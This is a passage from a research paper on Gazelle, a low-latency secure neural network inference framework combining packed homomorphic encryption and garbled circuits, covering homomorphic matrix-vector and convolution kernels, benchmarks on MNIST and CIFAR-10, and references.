- The noise grows from $\eta$ to $(\eta + \eta_{\mathsf{rot}}) \cdot \eta_{\mathsf{mult}} \times n_i$ which, for the parameters we use, is larger than that of the naïve method, but much better than the naïve method with output packing. Roughly speaking, the reason is that in the diagonal method, since rotations are performed before scalar multiplication, the noise growth has a $\eta_{\mathsf{rot}} \cdot \eta_{\mathsf{mult}}$ factor whereas in the naïve method, the order is reversed resulting in a $\eta_{\mathsf{mult}} + \eta_{\mathsf{rot}}$ factor.
- Finally, this process produces *a single* ciphertext that has the entire output vector in packed form already.

In our setting (and we believe in most reasonable settings), the additional noise growth is an acceptable compromise given the large gain in the output length and the corresponding gain in the bandwidth and the overall run-time. Furthermore, the fact that all rotations happen on the input ciphertexts prove to be very important for an optimization of [23] we describe in Appendix A, called "hoisting", which lets us amortize the cost of many *input* rotations.

**A Hybrid Approach.** One issue with the diagonal approach is that the number of Perm is equal to $n_i$. In the context of FC layers $n_o$ is often much lower than $n_i$ and hence it is desirable to have a method where the Perm is close to $n_o$. Our hybrid scheme achieves this by combining the best aspects of the naïve and diagonal schemes. We first extended the idea of diagonals for a square matrix to squat rectangular weight matrices as shown in Figure 6 and then pack the weights along these extended diagonals into plaintext vectors. These plaintext vectors are then multiplied with $n_o$ rotations of the input ciphertext similar to the diagonal method. Once this is done we are left with a single ciphertext that contains $n/n_o$ chunks each contains a partial sum of the $n_o$ outputs. We can proceed similar to the naïve method to accumulate these using a "rotate-and-sum" algorithm.

We implement an input packed variant of the hybrid method and the performance and noise growth characteris-





Figure 7: Four example extended digaonals after accounting for the rotation group structure





Figure 8: Padded SISO Convolution

tics (following a straightforward derivation) are described in Table 4. We note that hybrid method trades off hoistable input rotations in the Diagonal method for output rotations on distinct ciphertexts (which cannot be "hoisted out"). However, the decrease in the number of input rotations is multiplicative while the corresponding increase in the number of output rotations is the logarithm of the same multiplicative factor. As such, the hybrid method almost always outperforms the Naive and Diagonal methods. We present detailed benchmarks over a selection of matrix sizes in Table 8.

We close this section with two important implementation details. First, recall that in order to enable faster NTT, our parameter selection requires $n$ to be a power of two. As a result the permutation group we have access to is the group of half rotations ($C_{n/2} \times C_2$), i.e. the possible permutations are compositions of rotations by up to $n/2$ for the two $n/2$-sized segments, and swapping the two segments. The packing and diagonal selection in the hybrid approach are modified to account for this by adapting the definition of the extended diagonal to be those entries of $\mathbf{W}$ that would be multiplied by the corresponding entries of the ciphertext when the above Perm operations are performed as shown in Figure 7. Finally, as described in section 3 we control the noise growth in SIMDScMult using plaintext windows for the weight matrix $\mathbf{W}$.

## 6 Fast Homomorphic Convolutions

We now move on to the implementation of homomorphic kernels for Conv layers. Analogous to the description of FC layers we will start with simpler (and correspondingly less efficient) techniques before moving on to our final optimized implementation. In our setting, the server has access to a plaintext filter and it is then provided encrypted input images, which it must homomorphically convolve with its filter to produce encrypted output images. As a running example for this section we will consider a $(f_w, f_h, c_i, c_o)$-Conv layer with the *same* padding scheme, where the input is specified by the tuple $(w_i,\ h_i,\ c_i)$. In order to better emphasize the key ideas, we will split our presentation into two parts: first we will describe the single input single output (SISO) case, i.e. $(c_i = 1, c_o = 1)$ followed by the more general case where we have multiple input and output channels, a subset of which may fit within a single ciphertext.

**Padded SISO.** As seen in section 2, *same* style convolutions require that the input be zero-padded. As such, in this approach, we start with a zero-padded version of the input with $(f_w - 1)/2$ zeros on the left and right edges and $(f_h - 1)/2$ zeros on the top and bottom edges. We assume for now that this padded input image is small enough to fit within a single ciphertext i.e. $(w_i + f_w - 1) \cdot (h_i + f_h - 1) \leq n$ and is mapped to the ciphertext slots in a raster scan fashion. We then compute $f_w \cdot f_h$ rotations of the input and scale them by the corresponding filter coefficient as shown in Figure 8. Since all the rotations are performed on a common input image, they can benefit from the hoisting optimization. Note that similar to the naïve matrix-vector product algorithm, the values on the periphery of the output image leak partial products and must be obscured by adding random values.

**Packed SISO.** While the above the technique computes the correct 2D-convolution it ends up wasting $(w_i + f_w - 1) \cdot (h_i + f_h - 1) - w_i \cdot h_i$ slots in zero padding. If either the input image is small or if the filter size is large, this can amount to a significant overhead. We resolve this issue by using the ability of our PAHE scheme to multiply different slots with different scalars when performing SIMDScMult. As a result, we can pack the input tightly and generate $f_w \cdot f_h$ rotations. We then multiply these rotated ciphertexts with *punctured plaintexts* which have zeros in the appropriate locations as shown in Figure 9. Accumulating these products gives us a single ciphertext that, as a bonus, contains the convolution result without any leakage of partial information.

Finally, we note that the construction of the punctured





Figure 9: Packed SISO Convolution. (Zeros in the punctured plaintext shown in white.)

Table 3: Comparing SISO 2D-convolutions

| | Perm | # slots |
|---|---|---|
| Padded | $f_w f_h - 1$ | $(w_i + f_w - 1)(h_i + f_h - 1)$ |
| Packed | $f_w f_h - 1$ | $w_i h_i$ |




Figure 10: Decomposing a strided convolutions into simple convolutions ($f_w = f_h = 3$ and $s_x = s_y = 2$)

plaintexts does not depend on either the encrypted image or the client key information and as such, the server can precompute these values once for multiple clients. We summarize these results in Table 3.

### 6.1 Strided Convolutions

We handle strided convolutions by decomposing the strided convolution into a sum of simple convolutions each of which can be handled as above. We illustrate this case for $f_w = f_h = 3$ and $s_x = s_y = 2$ in Figure 10.

### 6.2 Low-noise Batched Convolutions

We make one final remark on a potential application for padded SISO convolutions. Padded SISO convolutions are computed as a sum of rotated versions of the input images multiplied by corresponding constants $f_{x,y}$. The coefficient domain representation of these plaintext vectors is $(f_{x,y},0,\ldots,0)$. As a result, the noise growth factor is $\eta_{\mathsf{mult}} = f_{x,y} \cdot \sqrt{n}$ as opposed to $p \cdot \sqrt{n}$, consequently noise growth depends only on the value of the filter coefficients and *not* on the size of the plaintext space $p$. The direct use of this technique precludes the use of channel packing since the filter coefficients are channel dependent. One potential application that can mitigate this issue is when we want to classify a batch of multiple images. In this context, we can pack the same channel from multiple classifications allowing us to use a simple constant filter. This allows us to trade-off classification latency for higher throughput. Note however that similar to padded SISO convolutions, this has two problems: (a) it results in lower slot utilization compare to packed approaches, and (b) the padding scheme reveals the size of the filter.

Now that we have seen how to compute a single 2D-convolution we will look at the more general multi-channel case.

**Single Channel per Ciphertext.** The straightforward approach for handling the multi-channel case is to encrypt the various channels into distinct ciphertexts. We can then SISO convolve these $c_i$-ciphertexts with each of the $c_o$ sets of filters to generate $c_o$ output ciphertexts. Note that although we need $c_o \cdot c_i \cdot f_h \cdot f_w$ SIMDAdd and SIMDScMult calls, just $c_i \cdot f_h \cdot f_w$ many Perm operations on the input suffice, since the rotated inputs can be reused to generate each of the $c_o$ outputs. Furthermore, each these rotation can be hoisted and hence we require just $c_i$ many PermDecomp calls and $c_i \cdot f_h \cdot f_w$ many PermAuto calls.

**Channel Packing** Similar to input-packed matrix-vector products, the computation of multi-channel convolutions can be further sped up by packing multiple channels in a single ciphertext. We represent the number of channels that fit in a single ciphertext by $c_n$. Channel packing allows us to perform $c_n$-SISO convolutions in parallel in a SIMD fashion. We maximize this parallelism by using Packed SISO convolutions which enable us to tightly pack the input channels without the need for any additional padding.

For simplicity of presentation, we assume that both $c_i$ and $c_o$ are integral multiples of $c_n$. Our high level goal is to then start with $c_i/c_n$ input ciphertexts and end up with $c_o/c_n$ output ciphertexts where each of the input and output ciphertexts contains $c_n$ distinct channels. We achieve this in two steps: (a) convolve the input ciphertexts in a SISO fashion to generate $(c_o \cdot c_i)/c_n$ intermediate ciphertexts that contain all the $c_o \cdot c_i$-SISO convolutions and (b) accumulate these intermediate ciphertexts into output ciphertexts.

Since none of the input ciphertexts repeat an input channel, none of the intermediate ciphertexts can contain SISO convolutions corresponding to the same input channel. A similar constraint on the output ciphertexts implies that none of the intermediate ciphertexts contain SISO convolutions corresponding to the same output. In particular, a potential grouping of SISO convolutions that satisfies these constraints is the *diagonal grouping*. More formally the $k^{th}$ intermediate ciphertext in the diagonal grouping contains the following ordered set of $c_n$-SISO convolutions:

$$\{\, (\lfloor k/c_i \rfloor \cdot c_n + l, \\ \lfloor (k \bmod c_i)/c_n \rfloor \cdot c_n + ((k+l) \bmod c_n)) \mid l \in [0, c_n) \,\}$$

where each tuple $(x_o, x_i)$ represents the SISO convolution





Figure 11: Diagonal Grouping for Intermediate Ciphertexts ($c_i = c_o = 8$ and $c_n = 4$)

corresponding to the output channel $x_o$ and input channel $x_i$. Given these intermediate ciphertexts, one can generate the output ciphertexts by simply accumulating the $c_o/c_n$-partitions of $c_i$ consecutive ciphertexts. We illustrate this grouping and accumulation when $c_i = c_o = 8$ and $c_n = 4$ in Figure 11. Note that this grouping is very similar to *the diagonal style of computing matrix vector products*, with single slots now being replaced by entire SISO convolutions.

Since the second step is just a simple accumulation of ciphertexts, the major computational complexity of the convolution arise in the computation of the intermediate ciphertexts. If we partition the set of intermediate ciphertexts into $c_n$-sized *rotation sets* (shown in grey in Figure 11), we see that each of the intermediate ciphertexts is generated by different rotations of the same input. This observation leads to two natural approaches to compute these intermediate ciphertexts.

**Input Rotations.** In the first approach, we generate $c_n$ rotations of every input ciphertext and then perform Packed SISO convolutions on each of these rotations to compute all the intermediate rotations required by $c_o/c_n$ rotation sets. Since each of the SISO convolutions requires $f_w \cdot f_h$ rotations, we require a total of $(c_n \cdot f_w \cdot f_h - 1)$ rotations (excluding the trivial rotation by zero) for each of the $c_i/c_n$ inputs. Finally we remark that by using the hoisting optimization we compute all these rotations by performing just $c_i/c_n$ PermDecomp operations.

**Output Rotations.** The second approach is based on the realization that instead of generating $(c_n \cdot f_w \cdot f_h - 1)$ input rotations, we can reuse $(f_w \cdot f_h - 1)$ rotations in each rotation-set to generate $c_n$ convolutions and then simply rotate $(c_n - 1)$ of these to generate all the intermediate ciphertexts. This approach then reduces the number of input rotations by factor of $c_n$ while requiring $(c_n - 1)$ rotations for each of the $(c_i \cdot c_o)/c_n^2$ rotation sets. Note that while $(f_w \cdot f_h - 1)$ input rotations per input ciphertext can share a common PermDecomp each of the output rotations occur on a distinct ciphertext and cannot benefit from hoisting.

We summarize these numbers in Table 4. The choice between the input and output rotation variants is an interesting trade-off that is governed by the size of the 2D filter. This trade-off is illustrated in more detail with concrete benchmarks in section 7. Finally, we remark that similar to the matrix-vector product computation, the convolution algorithms are also tweaked to work with the half-rotation permutation group and use plaintext windows to control the scalar multiplication noise growth.

## 7 Implementation and Micro-benchmarks

Next we describe the implementation of the Gazelle framework starting with the chosen cryptographic primitives (7.1). We then describe our evaluation test-bed (7.2) and finally conclude this section with detailed micro-benchmarks (7.3) for all the operations to highlight the individual contributions of the techniques described in the previous sections.

### 7.1 Cryptographic Primitives

Gazelle needs two main cryptographic primitives for neural network inference: a packed additive homomorphic encryption (PAHE) scheme and a two-party secure computation (2PC) scheme. Parameters for both schemes are selected for a 128-bit security level. For the PAHE scheme we instantiate the Brakerski-Fan-Vercauteren (BFV) scheme [4, 14], with $n = 2048$, 20-bit plaintext modulus, 60-bit ciphertext modulus and $\sigma = 4$ according to the analysis of Section 3.5.

For the 2PC framework, we use Yao's Garbled circuits [44]. The main reason for choosing Yao over Boolean secret sharing schemes (such as the Goldreich-Micali-Wigderson protocol [19] and its derivatives) is that the constant number of rounds results in good performance over long latency links. Our garbling scheme is an extension of the one presented in JustGarble [3] which we modify to also incorporate the Half-Gates optimization [45]. We base our oblivious transfer (OT) implementation on the classic Ishai-Kilian-Nissim-Petrank (IKNP) [27] protocol from libOTe [33]. Since we use 2PC for implementing the ReLU, MaxPool and FHE-2PC transformation gadget, our circuit garbling phase only depends on the neural network topology and is independent of the client input. As such, we move it to the offline phase of the computation while the OT Extension and circuit evaluation is run during the online phase of the computation.

### 7.2 Evaluation Setup

All benchmarks were generated using c4.xlarge AWS instances which provide a 4-threaded execution environment (on an Intel Xeon E5-2666 v3 2.90GHz CPU) with 7.5GB of system memory. Our experiments were conducted using Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1041-aws)

Table 4: Comparing multi-channel 2D-convolutions

| | PermDecomp | Perm | #in_ct | #out_ct |
|---|---|---|---|---|
| One Channel per CT | $c_i$ | $(f_w f_h - 1) \cdot c_i$ | $c_i$ | $c_o$ |
| Input Rotations | $\frac{c_i}{c_n}$ | $(c_n f_w f_h - 1) \cdot \frac{c_i}{c_n}$ | $\frac{c_i}{c_n}$ | $\frac{c_o}{c_n}$ |
| Output Rotations | $\left(1 + \frac{(c_n-1)\cdot c_o}{c_n}\right)\frac{c_i}{c_n}$ | $\left(f_w f_h - 1 + \frac{(c_n-1)\cdot c_o}{c_n}\right)\frac{c_i}{c_n}$ | $\frac{c_i}{c_n}$ | $\frac{c_o}{c_n}$ |

Table 5: Fast Reduction for NTT and Inv. NTT

| Operation | Fast Reduction | | Naive Reduction | | Speedup |
|---|---|---|---|---|---|
| | t ($\mu$s) | cyc/bfly | t ($\mu$s) | cyc/bfly | |
| NTT (q) | 57 | 14.68 | 393 | 101.18 | 6.9 |
| Inv. NTT (q) | 54 | 13.90 | 388 | 99.89 | 7.2 |
| NTT (p) | 43 | 11.07 | 240 | 61.79 | 5.6 |
| Inv. NTT (p) | 38 | 9.78 | 194 | 49.95 | 5.1 |

Table 6: FHE Microbenchmarks

| Operation | Fast Reduction | | Naive Reduction | | Speedup |
|---|---|---|---|---|---|
| | t ($\mu$s) | cyc/slot | t ($\mu$s) | cyc/slot | |
| KeyGen | 232 | 328.5 | 952 | 1348.1 | 4.1 |
| Encrypt | 186 | 263.4 | 621 | 879.4 | 3.3 |
| Decrypt | 125 | 177.0 | 513 | 726.4 | 4.1 |
| SIMDAdd | 5 | 8.1 | 393 | 49.7 | 6.1 |
| SIMDScMult | 10 | 14.7 | 388 | 167.1 | 11.3 |
| PermKeyGen | 466 | 659.9 | 1814 | 2568.7 | 3.9 |
| Perm | 268 | 379.5 | 1740 | 2463.9 | 6.5 |
| PermDecomp | 231 | 327.1 | 1595 | 2258.5 | 6.9 |
| PermAuto | 35 | 49.6 | 141 | 199.7 | 4.0 |

and our library was compiled using GCC 5.4.0 using the '-O3' optimization setting and enabling support for the AES-NI instruction set. Our schemes are evaluated in the LAN setting similar to previous work with both instances in the us-east-1a availability zone.

### 7.3 Micro-benchmarks

In order to isolate the impact of the various techniques and identify potential optimization opportunities, we first present micro-benchmarks for the individual operations.

**Arithmetic and PAHE Benchmarks.** We first benchmark the impact of the faster modular arithmetic on the NTT and the homomorphic evaluation run-times. Table 5 shows that the use of a pseudo-Mersenne ciphertext modulus coupled with lazy modular reduction improves the NTT and inverse NTT by roughly 7×. Similarly Barrett reduction for the plaintext modulus improves the plaintext NTT runtimes by more than 5×. These run-time improvements are also reflected in the performance of the primitive homomorphic operations as shown in Table 6.

Table 7 demonstrates the noise performance trade-off inherent in the permutation operation. Note that an individual permutation after the initial decomposition is roughly 8-9× faster than a permutation without any pre-computation. Finally we observe a linear growth in the run-time of the permutation operation with an increase in the number of windows, allowing us to trade off noise performance for run-time if few future operations are desired on the permuted ciphertext.

Table 7: Permutation Microbenchmarks

| # windows | PermKeyGen | Key Size | PermAuto | Noise |
|---|---|---|---|---|
| | t ($\mu$s) | kB | t ($\mu$s) | bits |
| 3 | 466 | 49.15 | 35 | 29.3 |
| 6 | 925 | 98.30 | 57 | 19.3 |
| 12 | 1849 | 196.61 | 100 | 14.8 |

**Linear Algebra Benchmarks.** Next we present micro-benchmarks for the linear algebra kernels. In particular we focus on matrix-vector products and 2D convolutions since these are the operations most frequently used in neural network inference. Before performing these operations, the server must perform a one-time *client-independent setup* that pre-processes the matrix and filter coefficients. In contrast with the offline phase of 2PC, this computation is NOT repeated per classification or per client and can be performed without any knowledge of the client keys. In the following results, we represent the time spent in this amortizable setup operation as $t_{setup}$. Note that $t_{offline}$ for both these protocols is zero.

The matrix-vector product that we are interested in corresponds to the multiplication of a plaintext matrix with a packed ciphertext vector. We first start with a comparison of three matrix-vector multiplication techniques:

1. **Naive**: Every slot of the output is generated independently by computing an inner-product of a row of the matrix with ciphertext column vector.
2. **Diagonal**: Rotations of the input are multiplied by the generalized diagonals from the plaintext matrix and added to generate a packed output.
3. **Hybrid**: Use the diagonal approach to generate a single output ciphertext with copies of the output partial sums. Use the naive approach to generate the final output from this single ciphertext

Table 8: Matrix Multiplication Microbenchmarks

| | | #in_rot | #out_rot | #mac | $t_{online}$ | $t_{setup}$ |
|---|---|---|---|---|---|---|
| 2048×1 | **N** | 0 | 11 | 1 | 7.9 | 16.1 |
| | **D** | 2047 | 0 | 2048 | 383.3 | 3326.8 |
| | **H** | 0 | 11 | 1 | 8.0 | 16.2 |
| 1024×128 | **N** | 0 | 1280 | 128 | 880.0 | 1849.2 |
| | **D** | 1023 | 1024 | 2048 | 192.4 | 1662.8 |
| | **H** | 63 | 4 | 64 | 16.2 | 108.5 |
| 1024×16 | **N** | 0 | 160 | 16 | 110.3 | 231.4 |
| | **D** | 1023 | 1024 | 2048 | 192.4 | 1662.8 |
| | **H** | 7 | 7 | 8 | 7.8 | 21.8 |
| 128×16 | **N** | 0 | 112 | 16 | 77.4 | 162.5 |
| | **D** | 127 | 128 | 2048 | 25.4 | 206.8 |
| | **H** | 0 | 7 | 1 | 5.3 | 10.5 |

Table 9: Convolution Microbenchmarks

| Input (W×H, C) | Filter (W×H, C) | Algorithm | $t_{online}$ (ms) | $t_{setup}$ (ms) |
|---|---|---|---|---|
| (28×28,1) | (5×5,5) | **I** | 14.4 | 11.7 |
| | | **O** | 9.2 | 11.4 |
| (16×16,128) | (1×1,128) | **I** | 107 | 334 |
| | | **O** | 110 | 226 |
| (32×32,32) | (3×3,32) | **I** | 208 | 704 |
| | | **O** | 195 | 704 |
| (16×16,128) | (3×3,128) | **I** | 767 | 3202 |
| | | **O** | 704 | 3312 |

We compare these techniques for the following matrix sizes: $2048 \times 1$, $1024 \times 128$, $128 \times 16$. For all these methods we report the online computation time and the time required to setup the scheme in milliseconds. Note that this setup needs to be done exactly once per network and need not be repeated per inference. The naive scheme uses a 20bit plaintext window ($w_{pt}$) while the diagonal and hybrid schemes use 10bit plaintext windows. All schemes use a 7bit relinearization window ($w_{relin}$).

Finally we remark that our matrix multiplication scheme is extremely parsimonious in the online bandwidth. The two-way online message sizes for all the matrices are given by $(w+1) * ct_{sz}$ where $ct_{sz}$ is the size of a single ciphertext (32 kB for our parameters).

Next we compare the two techniques we presented for 2D convolution: input rotation **(I)** and output rotation **(O)** in Table 9. We present results for four convolution sizes with increasing complexity. Note that the $5 \times 5$ convolution is strided convolution with a stride of 2. All results are presented with a 10bit $w_{pt}$ and a 8bit $w_{relin}$.

As seen from Table 9, the output rotation variant is usually the faster variant since it reuses the same input multiple times. Larger filter sizes allow us to save more rotations and hence experience a higher speed-up, while for the $1 \times 1$ case the input rotation variant is faster. Finally, we note that in all cases we pack both the input and output activations using the minimal number of ciphertexts.

Table 10: Activation and Pooling Microbenchmarks

| Algorithm | Outputs | $t_{offline}$ (ms) | $t_{online}$ (ms) | $BW_{offline}$ (MB) | $BW_{online}$ (MB) |
|---|---|---|---|---|---|
| Square | 2048 | 0.5 | 1.4 | 0 | 0.093 |
| ReLU | 1000 | 89 | 15 | 5.43 | 1.68 |
| | 10000 | 551 | 136 | 54.3 | 16.8 |
| MaxPool | 1000 | 164 | 58 | 15.6 | 8.39 |
| | 10000 | 1413 | 513 | 156.0 | 83.9 |

**Square, ReLU and MaxPool Benchmarks.** We round our discussion of the operation micro-benchmarks with the various activation functions we consider. In the networks of interest, we come across two major activation functions: Square and ReLU. Additionally we also benchmark the MaxPool layer with $(2 \times 2)$-sized windows.

For square pooling, we implement a simple interactive protocol using our additively homomorphic encryption scheme. For ReLU and MaxPool, we implement a garbled circuit based interactive protocol. The results for both are presented in Table 10.

## 8 Network Benchmarks and Comparison

Next we compose the individual layers from the previous sections and evaluate complete networks. For ease of comparison with previous approaches, we report runtimes and network bandwidth for MNIST and CIFAR-10 image classification tasks. We segment our comparison based on the CNN topology. This allows us to clearly demonstrate the speedup achieved by Gazelle as opposed to gains through network redesign.

**The MNIST Dataset.** MNIST is a basic image classification task where we are provided with a set of $28 \times 28$ grayscale images of handwritten digits in the range $[0-9]$. Given an input image our goal is to predict the correct handwritten digit it represents. We evaluate this task using four published network topologies which use a combination of FC and Conv layers:

**A** 3-FC with square activation from [30].
**B** 1-Conv and 2-FC with square activation from [18].
**C** 1-Conv and 2-FC with ReLU activation from [36].
**D** 2-Conv and 2-FC with ReLU and MaxPool from [29].

Runtime and the communication required for classifying a single image for these four networks are presented in table 11.

For all four networks we use a 10bit $w_{pt}$ and a 9bit $w_{relin}$.

Table 11: MNIST Benchmark

| | Framework | Runtime (s) | | | Communication (MB) | | |
|---|---|---|---|---|---|---|---|
| | | Offline | Online | Total | Offline | Online | Total |
| A | SecureML | 4.7 | 0.18 | 4.88 | - | - | - |
| | MiniONN | 0.9 | 0.14 | 1.04 | 3.8 | 12 | 47.6 |
| | Gazelle | 0 | 0.03 | 0.03 | 0 | 0.5 | 0.5 |
| B | CryptoNets | - | - | 297.5 | - | - | 372.2 |
| | MiniONN | 0.88 | 0.4 | 1.28 | 3.6 | 44 | 15.8 |
| | Gazelle | 0 | 0.03 | 0.03 | 0 | 0.5 | 0.5 |
| C | DeepSecure | - | - | 9.67 | - | - | 791 |
| | Chameleon | 1.34 | 1.36 | 2.7 | 7.8 | 5.1 | 12.9 |
| | Gazelle | 0.15 | 0.05 | 0.20 | 5.9 | 2.1 | 8.0 |
| D | MiniONN | 3.58 | 5.74 | 9.32 | 20.9 | 636.6 | 657.5 |
| | ExPC | - | - | 5.1 | - | - | 501 |
| | Gazelle | 0.481 | 0.33 | 0.81 | 47.5 | 22.5 | 70.0 |

Table 12: CIFAR-10 Benchmark

| | Framework | Runtime (s) | | | Communication (MB) | | |
|---|---|---|---|---|---|---|---|
| | | Offline | Online | Total | Offline | Online | Total |
| A | MiniONN | 472 | 72 | 544 | 3046 | 6226 | 9272 |
| | Gazelle | 9.34 | 3.56 | 12.9 | 940 | 296 | 1236 |

Networks A and B use only the square activation function allowing us to use a much simpler AHE base interactive protocol, thus avoiding any use of GC's. As such we only need to transmit short ciphertexts in the online phase. Similarly our use of the AHE based FC and Conv layers as opposed to multiplications triples results in 5-6× lower latency compared to [29] and [30] for network A. The comparison with [18] is even more the stark. The use of AHE with interaction acting as an implicit bootstraping stage allows for aggressive parameter selection for the lattice based scheme. This results in over 3 orders of magnitude savings in both the latency and the network bandwidth.

Networks C and D use ReLU and MaxPool functions which we implement using GC. However even for these the network our efficient FC and Conv implementation allows us roughly 30× and 17× lower runtime when compared with [32] and [29] respectively. Furthermore we note that unlike [32] our solution does not rely on a trusted third party.

**The CIFAR-10 Dataset.** The CIFAR-10 task is a second commonly used image classification benchmark that is substantially more complicated than the MNIST classification task. The task consists of classifying $32 \times 32$ color with 3 color channels into 10 classes such as automobiles, birds, cats, etc. For this task we replicate the network topology from [29] to offer a fair comparison. We use a 10bit $w_{pt}$ and a 8bit $w_{relin}$.

We note that the complexity of this network when measured by the number of multiplications is 500× that used in the MNIST network from [36], [32]. By avoiding the need for multiplication triples Gazelle offers a 50× faster offline phase and a 20× lower latency per inference showing that our results from the smaller MNIST networks scale to larger networks.

## 9 Conclusions and Future Work

In conclusion, this work presents Gazelle, a low-latency framework for secure neural network inference. Gazelle uses a judicious combination of packed additively homomorphic encryption (PAHE) and garbled circuit based two-party computation (2PC) to obtain $20-30\times$ lower latency and $2.5-88\times$ lower online bandwidth when compared with multiple recent 2PC-based state-of-art secure network inference solutions [29, 30, 32, 36], and more than 3 orders of magnitude lower latency and 2 orders of magnitude lower bandwidth than purely homomorphic approaches [18]. We briefly recap the key contributions of our work that enable this improved performance:

1. Selection of prime moduli that simultaneously allow SIMD operations, low noise growth and division-free and lazy modular reduction.
2. Avoidance of ciphertext-ciphertext multiplications to reduce noise growth.
3. Use of secret-sharing and interaction to emulate a lightweight bootstrapping procedure allowing us to evaluate deep networks composed of many layers.
4. Homomorphic linear algebra kernels that make efficient use of the automorphism structure enabled by a power-of-two slot-size.
5. Sparing use of garbled circuits limited to ReLU and MaxPool functions with linear-size Boolean circuits.
6. A compact garbled circuit-based transformation gadget that allows us to securely compose the PAHE-based and garbled circuit based layers.

There are a large number of natural avenues to build on our work including handling neural networks with larger input sizes and building a framework to automatically compile neural networks into secure inference protocols.


### Acknowledgments

We thank Kurt Rohloff, Yuriy Polyakov and the PALISADE team for providing us with access to the PALISADE library. We thank Shafi Goldwasser, Rina Shainski and Alon Kaufman for delightful discussions. We thank our sponsors, the Qualcomm Innovation Fellowship and Delta Electronics for supporting this work.


### References


[1] Albrecht, M. R., Player, R., and Scott, S. On the concrete hardness of learning with errors. *Journal of Mathematical Cryptology 9*, 3 (2015), 169–203.

[2] Angelini, E., di Tollo, G., and Roli, A. A neural network approach for credit risk evaluation. *The Quarterly Review of Economics and Finance 48*, 4 (2008), 733 – 755.

[3] Bellare, M., Hoang, V. T., Keelveedhi, S., and Rogaway, P. Efficient garbling from a fixed-key blockcipher.

In *2013 IEEE Symposium on Security and Privacy, SP 2013, Berkeley, CA, USA, May 19-22, 2013* (2013), pp. 478–492.

[4] BRAKERSKI, Z. Fully homomorphic encryption without modulus switching from classical gapsvp. In *Advances in Cryptology - CRYPTO 2012 - 32nd Annual Cryptology Conference, Santa Barbara, CA, USA, August 19-23, 2012. Proceedings* (2012), pp. 868–886.

[5] BRAKERSKI, Z., GENTRY, C., AND VAIKUNTANATHAN, V. (leveled) fully homomorphic encryption without bootstrapping. In *ITCS* (2012).

[6] BRAKERSKI, Z., AND VAIKUNTANATHAN, V. Efficient fully homomorphic encryption from (standard) lwe. In *FOCS* (2011).

[7] CHILLOTTI, I., GAMA, N., GEORGIEVA, M., AND IZABACHÈNE, M. Faster fully homomorphic encryption: Bootstrapping in less than 0.1 seconds. In *Advances in Cryptology - ASIACRYPT 2016 - 22nd International Conference on the Theory and Application of Cryptology and Information Security, Hanoi, Vietnam, December 4-8, 2016, Proceedings, Part I* (2016), pp. 3–33.

[8] CHILLOTTI, I., GAMA, N., GEORGIEVA, M., AND IZABACHENE, M. Tfhe: Fast fully homomorphic encryption over the torus, 2017. https://tfhe.github.io/tfhe/.

[9] DAMGARD, I., PASTRO, V., SMART, N., AND ZACHARIAS, S. The spdz and mascot secure computation protocols, 2016. https://github.com/bristolcrypto/SPDZ-2.

[10] DEMMLER, D., SCHNEIDER, T., AND ZOHNER, M. ABY - A framework for efficient mixed-protocol secure two-party computation. In *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015* (2015), The Internet Society.

[11] DUCAS, L., AND STEHLÉ, D. Sanitization of FHE ciphertexts. In *Advances in Cryptology - EUROCRYPT 2016 - 35th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Vienna, Austria, May 8-12, 2016, Proceedings, Part I* (2016), pp. 294–310.

[12] EJGENBERG, Y., FARBSTEIN, M., LEVY, M., AND LINDELL, Y. Scapi: Secure computation api, 2014. https://github.com/cryptobiu/scapi.

[13] ESTEVA, A., KUPREL, B., NOVOA, R. A., KO, J., SWETTER, S. M., BLAU, H. M., AND THRUN, S. Dermatologist-level classification of skin cancer with deep neural networks. *Nature 542*, 7639 (2017), 115–118.

